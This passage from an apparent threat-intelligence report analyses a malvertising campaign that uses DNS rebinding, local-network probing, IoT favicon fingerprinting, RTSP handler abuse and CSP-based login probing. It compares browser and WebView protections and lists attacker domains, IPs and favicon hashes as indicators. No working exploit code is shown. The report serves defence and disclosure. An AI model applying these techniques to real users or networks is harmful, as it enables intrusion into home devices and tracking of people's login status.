Due to this Chrome restriction, permission-gated local network requests are exempt from mixed content blocking. This means that even if the page context is secure, the browser may still allow the connection to a local device from HTTP request after the user explicitly grants permission. In contrast, in Firefox and Safari, such requests may still be blocked when they originate, due to the mixed content.




Figure 75- Local Network Access in Safari has been blocked




Figure 76- Local Network Access in Firefox has been blocked

Even though Chrome users are expected to be protected by the LNA feature, the protection may not fully prevent the described attack due to a known issue in the current implementation. As noted in Issue #103 (link below), the security check may occur after the network connection has already been established. This means that even if the user ultimately denies the permission prompt, the initial connection attempt to the local device may already have been made.

As a result, an attacker can measure the timing of the connection attempt to infer whether a device on the local network is active. More details about this issue can be found here:

<https://github.com/WICG/local-network-access/issues/103>

Even if the user allows a connection to local network services, the request may still be restricted by CORS, which prevents the page from reading the response returned by the device. As a result, the attacker cannot directly access the data from the local service. To overcome this limitation imposed by the Same-Origin Policy, attackers may use DNS rebinding, which tricks the browser into treating requests to a local device as if they originate from the same trusted domain.

To mitigate DNS rebinding attacks, browsers implement DNS pinning, which caches DNS results for a certain period regardless of the DNS TTL returned by the server. Modern browsers typically cache DNS lookups for a short time, typically around 60 seconds, to reduce attackers' ability to change a domain's IP address during an active session. However, DNS caching does not occur only at the browser level. It is performed across several layers of the network stack, including the browser cache, the operating system DNS cache, the local router or resolver, and the ISP's recursive DNS servers. Because each layer may cache the DNS record for its own duration, the effective lifetime of a DNS resolution can be longer than the browser cache alone.

To allow the attack to succeed, the attacker first performs cache priming, ensuring that initial requests to the iframe resources are stored in the browser cache and that the domain resolution is stabilized. The goal is that once a suspicious local IP address is identified, subsequent requests can reuse cached resources and existing connections rather than triggering additional DNS lookups that might interfere with the rebinding process.

In addition, the script attempts DNS rebinding up to 100 times, with a 1000 ms delay between attempts, increasing the likelihood that rebinding succeeds before the script proceeds to interact with the vulnerable service.

After the rebinding succeeds, the attacker begins endpoint enumeration and IoT fingerprinting. The script probes the rebinding domain using a set of requests to common IoT web interface paths and analyzes the responses. Information such as response behavior, redirect patterns, and favicon hashes is then sent back to the attacker to identify the device type and prepare device-specific exploitation steps.

Firewalls, network isolation, and VPN routing are designed to restrict external access to internal services and secure network communication. However, they do not prevent attacks originating from the user's browser. In browser-based attacks such as DNS rebinding, the malicious requests are issued from within the victim's machine inside the trusted network, allowing them to reach local devices even when firewalls or VPNs are in place.

RTSP campaign

The attacker abuses protocol handlers to trigger navigation to an `rtsp://{URL}`. If the system has an RTSP-capable application registered for this protocol, the browser may attempt to launch it and initiate an RTSP connection. This interaction can reveal protocol-level information about the RTSP client and its streaming configuration, which may be used to fingerprint the client implementation.

CSP-Based Login Probing Campaign

The attacker abused the browser's Content Security Policy (CSP) reporting mechanism to infer whether a user was logged in to Google or Facebook. By loading cross-site pages in iframes and intentionally triggering CSP violations, the browser sent CSP violation reports back to the attacker. The attack relied on the behavior of Frame Embedding Protections and Fetch Metadata Request Headers, which cause services like Google and Facebook to block iframe rendering and redirect requests differently based on the user's authentication state, allowing the attacker to infer the user's login status.

LANJack over WebView in-Apps

The campaign primarily targeted in-app WebView environments, where advertisements are rendered within mobile applications that may already have permissions to interact with local network devices. Because WebViews execute within the host application process, network requests originating from the embedded content may benefit from the application's network access privileges.

For example, applications that manage printers, cameras, or smart home devices often request permissions such as local network access, Wi-Fi multicast, or Bluetooth connectivity, allowing them to discover and communicate with devices on the local network. When advertisements are rendered inside such applications, the embedded WebView may issue requests to internal IP addresses that would normally be restricted in a standard browser context. Although modern browser engines are introducing Local Network Access (LNA) restrictions to limit access to private network resources, enforcement may vary in embedded WebView environments depending on the engine version and the host application configuration.

In addition, some applications may register protocol handlers for schemes such as `rtsp://`, commonly used by camera or media streaming apps. If such an application is installed, triggering an `rtsp://` navigation from the WebView may launch the associated client and initiate a connection, potentially expanding the attack surface.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
```

Figure 77- Example of Permissions in Local Printer App

Mobile apps may also override standard HTTPS protections by using custom network configurations or certificate acceptance policies, allowing them to handle network requests in ways that differ from standard browser security behavior.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <base-config cleartextTrafficPermitted="true">
    <trust-anchors>
      <certificates src="system"/>
    </trust-anchors>
  </base-config>
</network-security-config>
```

Figure 78- Example of Permission to get HTTP non-secure traffic

If the WebView is connected to the native layer through a JavaScript bridge or a similar interface, malicious scripts may indirectly trigger native network requests. In this case, the application code, rather than the WebView itself, performs the request, which can bypass restrictions normally enforced by the browser engine, such as CSP policies, iframe sandboxing limits, or navigation restrictions (e.g., blocked redirects).

In addition, DNS resolution in mobile applications may be handled by custom resolvers or native networking libraries rather than the browser engine. As a result, DNS caching behavior may differ from that of standard browsers or other applications, potentially affecting protections such as DNS pinning and other DNS rebinding mitigations.

WebView vs Standard Browser

The following table summarizes the relevant security mechanisms and compares how they behave in standard desktop browsers vs embedded WebView environments during different stages or versions of the attack.

Security Mechanism	Intended Protection	Observed Behavior in the Campaign (Browser)	Observed Behavior in the Campaign (WebView)
Same-Origin Policy (SOP)	Prevents scripts from accessing resources from different origins.	The attacker used DNS rebinding to make local services appear as the same origin, enabling interaction with internal devices.	Same behavior applies, but WebView requests originate from the host application context. In some cases, JavaScript bridges or native interfaces may allow the page to trigger network requests through the application layer.
CORS	Controls whether cross-origin responses can be read by the requesting page.	Requests were routed through the rebinding domain, allowing interaction with local services that would otherwise be cross-origin.	Same behavior applies, but requests may also originate from the host application context.
DNS Pinning / DNS Cache	Mitigates DNS rebinding by caching domain resolutions.	The attacker used cache priming and repeated rebinding attempts to increase the likelihood that the DNS change would take effect.	DNS caching may differ depending on the networking stack used by the application or WebView engine.
Mixed Content Protection	Blocks HTTP resources from loading inside HTTPS pages.	The campaign attempted HTTP redirects to allow insecure resources required for the attack to load.	Apps may allow cleartext traffic via network security configuration, weakening mixed content protections.
Local Network Access (LNA)	Prevents public websites from accessing local devices without permission.	Connection attempts may still reveal timing differences that allow probing of local devices.	Enforcement may vary depending on WebView engine version and host application configuration.
Sandboxing / SafeFrame	Restricts capabilities of embedded iframe content.	The attacker used multiple nested iframes and fallback navigation to trigger the attack despite restrictions.	Native code or navigation handlers in the host application may perform other actions on behalf of the iframe.
Content Security Policy (CSP)	Controls which resources a page can load.	The attacker intentionally triggered CSP violations and used the report-uri directive to receive feedback from the browser.	If native networking functions or JavaScript bridges exist, requests may be executed outside WebView CSP enforcement.

Frame Embedding Protections	Prevent unauthorized iframe embedding of sensitive pages.	The attacker loaded Google and Facebook endpoints in iframes to trigger blocking behavior and CSP reports, revealing login state.	Similar behavior applies, but WebView navigation handling by the host app may influence frame loading behavior.
Fetch Metadata Headers	Allow servers to detect cross-site requests.	Cross-site iframe requests triggered different redirect behaviors, which the attacker used to infer authentication status.	Same mechanism applies because WebView uses the underlying browser engine.
Protocol Handlers	Allow browsers to open applications for specific URL schemes.	The campaign triggered an <code>rtsp://</code> request to detect installed RTSP clients and fingerprint streaming configuration.	WebViews can trigger OS-level protocol handlers, launching apps capable of handling schemes such as <code>rtsp://</code> .
Firewall / VPN	Restrict external access to internal network resources.	The attack originated from the user's browser inside the network, allowing access to local services despite these protections.	Same behavior applies since WebView traffic originates from the device within the trusted network.
IoT Interface Exposure	Devices should limit exposed endpoints and avoid leaking identifying information.	After DNS rebinding, the attacker probed known IoT interface paths and analyzed responses to fingerprint the device and prepare further exploitation.	Same technique applies because the WebView can reach local network devices through the host app network context.
Favicon Fingerprinting		The script retrieved <code>/favicon.ico</code> , computed its hash, and compared it to a built-in hash table to identify the IoT device and guide further probing or exploitation.	

As shown in the table, the attack did not rely on a single vulnerability but rather on abusing the behavior of multiple browser and network security mechanisms, allowing the attacker to infer information and interact with internal resources under certain conditions.

IOC's

The Attackers' domains/IPs:

Domain	IP	Amazon C2
adsrevenuestream.duckdns.org	18.233.217.158	ec2-18-233-217-158.compute-1.amazonaws.com
sadnesswithads.duckdns.org	98.91.166.27	ec2-98-91-166-27.compute-1.amazonaws.com
funwithads.duckdns.org	54.209.207.15	ec2-54-209-207-15.compute-1.amazonaws.com
vf-globallab.com	54.209.207.15	ec2-54-209-207-15.compute-1.amazonaws.com
performance-metrics.net	54.209.207.15	ec2-54-209-207-15.compute-1.amazonaws.com

Use of an Image from a Burkina24.com Article in Advertisements.

Common text:

'funads3212'

Targeted Devices- Favicon Hash Table:

-2144363468
-2063036701
-1335251146
-1240222446
-741058468
626594872
905744673
2059618623
564809772

List of Figures

Figure 1- Malwarebytes Blog 2015- Blackhole Exploit Kit Landing Page.....	7
Figure 2- 'Safe' Hotel Landing Page.....	8
Figure 3- Tech Support Scam Landing Page.....	8
Figure 4- ScamClub Malicious Obfuscated Code.....	9
Figure 5- Fake Google Landing Page.....	9
Figure 6- Malicious Analyzer Script embedded in the ad. Target: mobile users in Germany and Switzerland	10
Figure 7- Benign and Cloaked Ads.....	10
Figure 8- 'Safe' Landing Page.....	10
Figure 9- Fake Tagesschau Page	11
Figure 10- DNS Rebinding Attack Flow	12
Figure 11- Location Targeting.....	14
Figure 12- Device Targeting.....	14
Figure 13- Browser Targeting.....	14
Figure 14- Campaign Image extracted from burkina24	15
Figure 15- The Geo-Location of Burkina.....	15
Figure 16- Screenshot from viewdns.info	15
Figure 17- More Ads recognized with this campaign.....	16
Figure 18- Screenshots from VMC White Paper	16
Figure 19- simplified illustrated overview of the campaign	18
Figure 20- Screenshot of empty HAR file	19
Figure 21- Attack query parameters.....	19
Figure 22- Screenshot of the 'load.js' script.....	20
Figure 23- Structure of an Error	21
Figure 24- The Structure of the Unique URLs	21
Figure 25- Targeted ports	21
Figure 26- Iframe loading sequence	22
Figure 27- Screenshot of an emulation with the same script.....	22
Figure 28- The div after the cleanup process	23
Figure 29- The request to the non-existent file.....	24
Figure 30- Targeted internal gateway IP addresses.....	24
Figure 31- The function building the favicon URLs	25
Figure 32- The function checking if the IP is up	25
Figure 33- Rendering the iframe for the rebinding	26
Figure 34- Wireshark, The DNS record for the created iframe	26
Figure 35- CamScanner2, Catching the message event	26
Figure 36- The rebinding script.....	27
Figure 37- Wireshark, the DNS record of the 'control' subdomain. int32_IP is 3232235881 (192.168.1.105)	27
Figure 38- Wireshark, The DNS record of the iframe changed. Now resolve to 192.168.1.105, TTL is 5 seconds	27

Figure 39- The function converting int32 back to IP	27
Figure 40- Wireshark, DNS record of performance-metrics.net	28
Figure 41- Wireshark, DNS record of 'globallab.com' subdomains at first debugging	28
Figure 42- Retries of the code are limited to 100 attempts	29
Figure 43- Handling of redirect responses in the main function	29
Figure 44- Script behavior on redirect response	29
Figure 45- Script behavior on unexpected response status	30
Figure 46- Script logic for favicon discovery	30
Figure 47- Device fingerprinting via favicon hash	30
Figure 48- The 'orch' function	31
Figure 49- The 'fetchURL' function	32
Figure 50- Example of systems connected with the exploits	33
Figure 51- Emulated view of the clean-up stage	34
Figure 52- Wireshark, Emulation view of DNS Flooding	35
Figure 53- Emulation errors	35
Figure 54- HTTPS execution log from RTSP probing (first variant)	36
Figure 55- The script changing the iframe location to the RTSP endpoint	36
Figure 56- Test of opening the location with a computer that has VLC	37
Figure 57- VLC attempts to open the URL	37
Figure 58- Wireshark, The RTSP packets	37
Figure 59- Wireshark, The RTSP SETUP packet to the attacker	37
Figure 60- Wireshark- Follow TCP, RTSP OPTIONS	38
Figure 61- Sony documentation, response of webCam to OPTIONS	38
Figure 62- Sony documentation, response of webCam to SETUP	38
Figure 63- 'F1', Google probing iframe	40
Figure 64- 'F3', Facebook probing iframe	40
Figure 65- The two additional report logs: r1& r2	40
Figure 66- The content of the r1 report log	41
Figure 67- Attacker CSP on 'f1'	42
Figure 68- Attacker CSP on 'f3'	42
Figure 69- How Authentication is handled by Google and Facebook	43
Figure 70- Example of <meta> element with the Content Security Policy	48
Figure 71- Content Security Policy over the Meta element breaks the logs to the attacker	48
Figure 72- Content Security Policy over the Meta element breaks the code	48
Figure 73- Attack Triggering, Rendering IpScanner over HTTP	49
Figure 74- Local Network Access in Chrome	50
Figure 75- Local Network Access in Safari has been blocked	50
Figure 76- Local Network Access in Firefox has been blocked	50
Figure 77- Example of Permissions in Local Printer App	53
Figure 78- Example of Permission to get HTTP non-secure traffic	53